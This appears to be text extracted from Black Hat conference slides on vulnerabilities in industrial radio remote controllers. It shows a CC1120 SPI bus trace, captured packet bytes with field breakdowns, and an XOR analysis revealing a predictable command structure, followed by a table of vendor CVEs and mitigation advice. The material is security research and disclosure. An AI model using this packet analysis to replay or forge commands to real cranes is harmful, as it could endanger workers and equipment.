
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
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MCU

SPI Bus

CC1120

00000	06495.75us	0006495.75us	S W	2:Command	36:SIDLE	// lowest power mode possible
00002	06545.31us	0000025.94us	S W	2:Command	3a:SFRX	// flush the RX FIFO
00004	06594.88us	0000025.87us	S W	2:Command	3b:SFTX	// flush the TX FIFO
00006	06653.69us	0000035.12us	S W	2:Command	36:SIDLE	// ...
00008	06703.25us	0000025.87us	S W	2:Command	3a:SFRX	
00010	06752.81us	0000025.87us	S W	2:Command	3b:SFTX	
00012	06823.06us	0000046.56us	S W	2:Command	36:SIDLE	
00014	06997.44us	0000150.69us	S W	2:Command	3a:SFRX	
00016	07047.00us	0000025.88us	S W	2:Command	3b:SFTX	
00018	07097.81us	0000027.13us	S W	1:Extended	0c:FREQ2	0x6c // frequency configuration
00019	07122.75us	0000024.94us	S W	1:Extended	0d:FREQ1	0x8b // ...
00020	07147.62us	0000024.88us	S W	1:Extended	0e:FREQ0	0x5c // ...
00021	07176.06us	0000028.44us	S W	1:Extended	25:FS_VC02	0x00 // voltage-controlled oscillator configuration
00022	07203.69us	0000027.62us	S R	1:Extended	15:FS_CAL2	0x20 // freq. synthesizer calibration configuration
00023	07233.06us	0000029.37us	S W	1:Extended	15:FS_CAL2	0x22 // ...
00024	07257.75us	0000024.69us	S W	2:Command	33:SCAL	// run calibration
00039	07689.19us	0000028.88us	S R	1:Extended	25:FS_VC02	0x4e // ...
00040	07717.31us	0000028.13us	S R	1:Extended	23:FS_VC04	0x10
00041	07745.50us	0000028.19us	S R	1:Extended	18:FS_CHP	0x2b
00042	07773.88us	0000028.38us	S W	1:Extended	25:FS_VC02	0x00
00043	07802.50us	0000028.63us	S W	1:Extended	15:FS_CAL2	0x20
00044	07827.19us	0000024.69us	S W	2:Command	33:SCAL	
00055	08247.38us	0000028.87us	S R	1:Extended	25:FS_VC02	0x4f
00056	08275.50us	0000028.13us	S R	1:Extended	23:FS_VC04	0x10
00057	08303.69us	0000028.19us	S R	1:Extended	18:FS_CHP	0x29
00058	08333.31us	0000029.63us	S W	1:Extended	25:FS_VC02	0x4f
00059	08361.50us	0000028.19us	S W	1:Extended	23:FS_VC04	0x10
00060	08389.62us	0000028.13us	S W	1:Extended	18:FS_CHP	0x29 // ...end of calibration
00061	08595.62us	0000206.00us	B W	4:SFIFO	3f:SFIFO	0x0d 0xa2 0xd8 0xe5 0x6e 0xfb 0x88 0x08 0xc2 0x97 0xa4 0x2d 0xb6 0x9e
00062	08690.81us	0000095.19us	S W	2:Command	35:STX	// transmit what's on the FIFO



PREAMBLE	SYNC	LEN	ADDR	DATA				CRC-16
				SID	CODE	...	COMMAND	CHECKSUM
00 65 89 43 88 D3 32 CF 44 A5 06 B2				01	1 00		10	0 00
01 7A 75 48 8C C0 22 C0 34 9A FA B8				00000000 01100101	10001001	01000011 10001000	11010011 00110010	10100101 00000110
02 7B 7D 71 98 CD 2E DD 34 9B 02 B2				00000001 01111010	01110101	01001000 10001100	11000000 00100010	10011010 11111010
03 78 71 46 8C C2 1E BE 14 78 DE E4				00000010 01111011	01111101	01110001 10011000	11001101 00101110	11011101 00000010
04 79 71 47 88 3F 1A BB 04 69 CE F2				00000011 01111000	01110001	01000110 10001100	11000010 00011110	10110010 11011100
05 7E 7D 4C 8C 3C 1A BC 04 5E C2 F8				00000100 01111001	01110001	01000111 10001000	10111110 00011010	01111000 11011110
06 7F 65 75 98 C9 16 A9 14 6F CA F2				00000101 01111100	01111101	01001100 10001100	00111111 00011010	11001101 11111000
07 7C 79 7A 9C CE 16 AA 14 6C C6 FC				00000110 01111111	01100101	01110101 10011000	11001001 00010110	10101001 11001101
08 7D 79 7B E8 DB 22 D7 24 7D D6 E2				00000111 01111100	01111001	01111010 10011100	11001110 00010110	10101100 11111100
09 72 65 60 EC E8 32 C8 34 92 EA 98				00001000 01111101	01111001	01001100 10001100	00111100 00010100	01101100 11000110
0A 73 6D 69 F8 F5 DE E5 54 B3 12 A2				00001001 01110010	01100101	01100000 11101100	11101000 00110010	10010010 11101010
02 7B 7D 71 98 CD 0E CD 34 9A 02 83				00001010 01110011	01101101	01111001 11111000	11110101 11011110	00100111 00010010
02 7B 7D 71 98 CD 2E 4D 34 9B 02 22				00001011 01110000	01100001	01111110 11101100	11101010 11001110	00100000 11101110
02 7B 7D 71 98 CD 2E 8D 34 9B 02 E2				00001100 01110001	01100001	01111111 11101000	11100111 11001010	00000001 11011110
02 7B 7D 71 98 CD 2E C5 34 9B 02 AA				00001101 01010110	10001101	01000100 10001100	11000100 00101010	10100100 11011100
02 7B 7D 71 98 CD 2E C9 34 9B 02 A6				00001101 01010110	10001101	01000100 10001100	11000100 00101010	10101010 11001000
02 7B 7D 71 98 CD 2E CC 34 9B 02 A3				00001110 01010111	10010101	00101101 10111000	00110001 00000110	10110001 00100010
02 7B 7D 71 98 CD 2E CD 34 9B 02 A2				00001111 01010100	10101001	00110010 01011100	00010110 01100110	10000010 01110110
02 7B 7D 71 98 CD 2E CF 34 9B 02 A0				00001111 01010100	10101001	00110010 01011100	00010110 01100110	10010010 01110110
02 7B 7D 71 98 CD 2E ED 34 9B 02 82				00001111 01010100	10101001	00110010 01011100	00010110 01100110	00011100 00011100

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00 65 89 43 88 D3 32 CF 44 A5 06 B2
01 7A 75 48 8C C0 22 C0 34 9A FA B8
02 7B 7D 71 98 CD 2E DD 34 9B 02 B2
03 78 71 46 8C C2 1E BE 14 78 DE E4
04 79 71 47 88 3F 1A BB 04 69 CE F2
05 7E 7D 4C 8C 3C 1A BC 04 5E C2 F8
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
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02 7B 7D 71 98 CD 2E C5 34 9B 02 AA
02 7B 7D 71 98 CD 2E C9 34 9B 02 A6
02 7B 7D 71 98 CD 2E CC 34 9B 02 A3
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Seq. ID

[SID][PACKET_CODE (4 bytes)][SUM1][0x00][CMD][0x000000][SUM2]

08 B5 0E 6B C8 18 22 C6 24 7D D6 BF (x1) .^ 08 7D 79 7B E8 DB 22 C6 24 7D D6 F3 (x1) = 00 !C8! !77! !10! !20! C3 00 00 00 00 00 4C	
0D 9E FA 54 AC 07 2A B5 04 56 B2 85 (x1) .^ 0D 56 8D 44 8C C4 2A B5 04 56 B2 C9 (x1) = 00 !C8! !77! !10! !20! C3 00 00 00 00 00 4C	
0E 9F E2 3D 98 F2 06 A0 F4 47 9A 7F (x1) .^ 0E 57 95 2D B8 31 06 A1 F4 47 9A 32 (x1) = 00 !C8! !77! !10! !20! C3 00 01 00 00 00 4D	
11 A2 E2 28 6C B3 42 61 B4 0A 5A 25 (x1) .^ 11 6A 95 38 4C 70 42 60 B4 0A 5A 68 (x1) = 00 !C8! !77! !10! !20! C3 00 01 00 00 00 4D	
14 A1 E6 27 68 AC BA 3A 84 D9 2E EF (x1) .^ 14 69 91 37 48 6F BA 3B 84 D9 2E A2 (x1) = 00 !C8! !77! !10! !20! C3 00 01 00 00 00 4D	
19 AA F2 40 8C DB 52 69 B4 02 4A 05 (x1) .^ 19 62 85 50 AC 18 52 69 B4 02 4A 49 (x1) = 00 !C8! !77! !10! !20! C3 00 00 00 00 00 4C	
1C A9 F6 3F 88 D4 6A 62 A4 F1 3E 1F (x1) .^ 1C 61 81 2F A8 17 6A 63 A4 F1 3E 52 (x1) = 00 !C8! !77! !10! !20! C3 00 01 00 00 00 4D	
1F 8C BE F2 3C 85 86 13 54 94 D6 81 (x1) .^ 1F 44 C9 E2 1C 46 86 12 54 94 D6 CC (x1) = 00 !C8! !77! !10! !20! C3 00 01 00 00 00 4D	
20 8D BE F3 28 70 F2 FE 44 85 C6 AF (x1) .^ 20 45 C9 E3 08 B3 F2 FF 44 85 C6 E2 (x1) = 00 !C8! !77! !10! !20! C3 00 01 00 00 00 4D	
24 91 C6 F7 28 5C DA CA 04 49 8E 6F (x1) .^ 24 59 B1 E7 08 9F DA CA 04 49 8E 23 (x1) = 00 !C8! !77! !10! !20! C3 00 00 00 00 00 4C	
29 9A D2 10 4C 8B F2 F9 34 72 AA 45 (x1) .^ 29 52 A5 00 6C 48 F2 F8 34 72 AA 08 (x1) = 00 !C8! !77! !10! !20! C3 00 01 00 00 00 4D	





Conclusion



Patterns of vulnerabilities

- No rolling-code
- Weak or no encryption at all
- Lack of software / firmware protection



Vendor	CVE-ID	Status
Circuit Design	ZDI-CAN-6185 (replay attack)	Closed(No fix)
SAGA	CVE-2018-17903 (replay attack / command forgery) CVE-2018-20783 (malicious pairing) CVE-2018-17923 (malicious firmware upgrade)	Fixed Fixed Fixed
Telecrane	CVE-2018-17935 (replay attack)	Fixed
Juuko	ZDI-18-1336 (replay attack) ZDI-18-1362 (command forgery)	0day 0day
ELCA	CVE-2018-18851 (replay attack)	Closed(EOL)
Autec	ZDI-CAN-6183 (replay attack)	Closed(No fix)
Hetronic	CVE-2018-19023 (replay attack)	Fixed

If You Are a Vendor

Physical Security

- ✓ Open chassis → Mass erase

Firmware Security

- ✓ Blow up JTAG fuses
- ✓ Mass erase in case of incorrect BSL password (Optional)
- ✓ Avoid vulnerable BSL versions
- ✓ Probe-sensitive circuits

Radio Security

- ✓ Use standard protocols
- ✓ Right design of emergency STOP




If You Are a User

- ✓ Ask your vendor for cybersecurity
- ✓ Obtain patches and apply them
- ✓ Use devices with 2nd channel or Virtual Fencing
- ✓ Remember safety ≠ security



Black Hat Sound Bytes

- Use open well-known protocols instead of proprietary ones.
- Use a second channel or virtual fencing in mission critical remote controllers.
- Mind physical, firmware and radio security.



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